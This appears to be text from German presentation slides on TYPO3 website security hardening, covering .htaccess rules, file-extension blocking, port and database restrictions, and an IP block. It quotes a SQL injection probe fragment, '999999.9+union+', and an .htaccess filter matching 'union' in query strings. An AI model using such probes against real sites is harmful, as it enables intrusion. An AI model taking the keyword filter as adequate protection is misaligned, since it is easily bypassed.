
sqlmap
@sqlmap

p.s. as promised, better versioning together with regular (monthly) tagging

999999.9+union+

In .htaccess einfügen

```
# deny SQL injection attacks  
RewriteCond %{QUERY_STRING} union [NC]  
RewriteRule .* /404.html? [R=301,L]
```

Restrict Access





Niemals FTP nutzen!
Alle Daten unverschlüsselt!

Server Ports beschränken

- Port 80, 443 (Browser)
- Port 22 (SSH)

Datenbank Zugriff

- Rechte einschränken
- Kein Zugriff von außen
- Datenbankserver nicht an Netzwerk - Karte anbinden

Zugriff auf Dateien

- Kein Zugriff auf Datei-Erweiterungen:
.t3d, .sql, .ts, .bak, .tmp, ...

in .htaccess:

```
<FilesMatch "\.(t3d|sql|ts|bak|tmp)$">  
Order Allow,Deny  
Deny from all  
</FilesMatch>
```

Extensions

- Ungenutzte Extensions entfernen
- Keine „Development“ Extensions im Live System
 - phpmyadmin
 - t3quixplorer
 - extension_builder

Den Hacker aus Belarus aussperren

- in .htaccess:

```
order allow,deny  
deny from 178.122.
```


Nützliche Links

- TYPO3 Security Team:
[security @ typo3.org](mailto:security@typo3.org)
- TYPO3 Security Guide:
docs.typo3.org/typo3cms/SecurityGuide/
- TYPO3-announce abonnieren:
lists.typo3.org

Präsentation unter:

jweiland.net/t3cb